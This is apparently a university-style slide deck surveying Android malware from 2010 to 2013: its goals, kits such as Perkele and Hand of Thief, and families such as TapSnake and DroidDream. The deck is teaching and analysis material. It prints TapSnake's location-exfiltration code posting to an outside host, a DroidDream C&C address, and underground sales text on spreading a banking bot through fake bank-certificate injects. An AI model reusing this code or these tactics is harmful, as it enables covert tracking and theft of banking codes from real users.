

Malicious Android Apps

Overview, Status and Dilemmas
Federico Maggi - <http://maggi.cc>

1,260 Samples Analyzed (2012)

Manual analysis of samples by Yajin Zhou & Xuxian Jiang

36.7% leverage root-level *exploits*

90% turn devices into *bots*

45.3% dial/text *premium* numbers in background

51.1% *harvest* user information

Other goods

encrypted root-level exploit or obfuscated C&C address

dynamic, remote updates

Attackers Goals

Steal Sensitive Data

intercept texts or calls
steal passwords



Turn Devices Into Bots

perform malicious actions
gain root privileges



Direct Financial Gain

call or text premium numbers
steal online banking credentials



ZitMo & SpitMo (2011)


- *Companion* of the famous ZeuS and SpyEye trojans.
- Steal the *mTAN* or *SMS* used for 2-factor authentication.

The attack scheme (1)



www.yourbank.com

username: user
password: *****



2-factors authentication (password + secret code)


ONE TIME SECRET CODE

GO!

The attack scheme (2)



The attack scheme (2)



Luring Users with a QR Code

USERNAME

PASSWORD

SCAN TO LOGIN  ← 

Login


The attack scheme (3)




www.evil.org/fake-login-app.apk



The attack scheme (4)



The attack scheme (5)



THE MALWARE HIDES SMSs FROM THE BANK

Perkele (2013)

- Sold for \$1,000 on underground markets/forums
- Development *kit* for bypassing 2-factor authentication

Better than Perkele

Hand of Thief kit (Android port, late 2013) - \$950

Результат проверки сервиса

Администратор:

✓ Сервис прошел проверку.

Android бот полностью соответствует описанию. В системе закрепляется уверенно, после перезагрузки продолжает работать и выполнять свои задачи. Управляемой админки, которая имеет большое количество функций.

В настоящий момент бот является самым гибким, многофункциональным и лучшим предложением на рынке.

Administrator:

✓ Service has been tested.

Android bot completely fits the description. The system is fixed confident after reboot continues to work and perform their tasks. Manage bot is made from comfortable admin which has a large number of functions.

Currently bot is the most flexible, multifunctional and the best deal on the market.

tip: "[...] best way to infect users: place



Немного о боте и методах распространения

Android бот в первую очередь дополняет трояна установленного на компьютере жертвы.

Основная цель - получение (скрытие и перехват) SMS с кодом для перевода денег, а так же скрытие уведомлений от банка. Проще говоря это мобильный бот, для отработки банковских аккаунтов с mTAN'ом и алертами.

1. Распространение через инжект (основной вариант)

Через трояна холдера внедряется инжект, после чего он заходит на банковский аккаунт. Инжект срабатывает и холдера просят установить сертификат (Сертификат - это одна из легенд) безопасности для полноценной работы с банковским аккаунтом.

Один из примеров срабатывания инжекта под AU банк

The screenshot shows a mobile banking application interface for Commonwealth Bank. A central pop-up window is displayed over the main screen. The pop-up header reads "CommonwealthBank" with the bank's logo. The main message in the pop-up states: "Due to the newly introduced rules enhance security, you should install our special bank certificate. Without the installation of the certificate you will not be able to use online banking." Below this message, the text "Step one: select OS" is followed by a list of options with radio buttons:


- ANDROID**
- iPhone**
- BlackBerry**
- Other...**

A yellow "NEXT >" button is located to the right of the BlackBerry option. In the background, the main app interface shows "My inbox" with several messages listed, and sections for "My portfolio" and "What's hot". A watermark at the bottom right of the image reads "Активация Windo" and "Чтобы активировать W".

<http://www.lacoon.com/hand-of-thief-hot-moves-its-way-to-android/>

MUST-HAVE SLIDE!


Retrospective of Predictions



Source (Trend Micro, Q2 2012)


MUST-HAVE SLIDE!

Prediction vs. Actual Data



Source (Symantec,
October 2013)


The Origin: TapSnake (2010)





11:16

GPS Spy



```
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.INTERNET" />
```

```
public void onLocationChanged(Location location)
{
    Message message = new Message();
    message.obj = location;
    handler.sendMessage(message);
}
```

```
s = (new StringBuilder(String.valueOf((new StringBuilder(String.valueOf((new StringBuilder(
httppost = new HttpPost("http://gpsdatapoints.appspot.com/addPoint"));
httppost.setEntity(new UrlEncodedFormEntity(URLUtils.parse(new URI(s), "UTF-8"))));
(new DefaultHttpClient()).execute(httppost);
```

Malware Distribution

Google Play Store.

Alternative markets.

Underground affiliate programs (growing business).

Alternative Markets (91)

Andapponline	Aptoide	Soc.io	92Apk	T Store	Cisco Market
SlideMe	Insydemarket	Android Downloadz	AppChina	Yandex App Store	Lenovo App Store
AndroidPit	PandaApp	MerkaMarket	CoolApk	Pdassi	Omnitel Apps
AppsZoom	AppsEgg	Good Ereader	Anzhi Market	iMedicalApps	TIM Store
ApkSuite	AppTown	Mobile9	EOE Market	Barnes & Noble	T-Store
Opera App Store	AppBrain	Phoload	HiApk	Nvidia TegraZone	T-Market
Brothersoft	AppsLib	Androidblip	Nduoa	AppCake	AT&T
Camangi	ESDN	1Mobile	Baidu App Store	Handmark	CNET
Blackmart Alpha	Mobilism	Brophone	D.cn	Applicious	Android games room
F-Droid	Mob.org	LG World	Gfan	Appitalism	91mobiles
Amazon	Handango	Samsung App Store	Millet App Store	WhiteApp	mobiles24
AndroLib	Mikandi	Handster	Taobao	AppCity	Android Freeware
GetJar	Nexva market	AppsFire	Tencent App Gem	AlternativeTo	MplayIt
Tablified Market	Yet Another Android Market	Mobango	Hyper Market	Appzil	Hami
Fetch	Moborobo	AndroidTapp	No Crappy Apps	Naver NStore	Olleh Market
					wandoujia

DroidDream (2011) - Host Apps

Falling Down

Super Guitar Solo

Super History Eraser

Photo Editor

Super Ringtone

Maker

Super Sex Positions

Chess

Hilton Sex Sound

Screaming Sexy
Japanese Girls

Falling Ball Dodge

Scientific Calculator

Dice Roller

DroidDream (2011) - Info Stealing

Steals

C&C

IMEI

<http://184.105.245.17:8080/GMServer/GMServlet>

IMSI

device model **exploit** root-level exploit.

SDK version

language *Copy of the original public exploit!*

country

DroidDream (2011) - More Details

Downloads *2nd payload*. Encrypts C&C messages.

Installs payload under
/system



zHash uses the same exploit.

No *icon* nor installed application is *visible* to the user.


DroidDreamLight (2011)

- Massive code *refactoring*.
- No root exploit.
- Steal same data.
- Receives *remote updates*.
- Affected 30-120k users.

[Image source \(Trend Micro\)](#)



What the Malware!

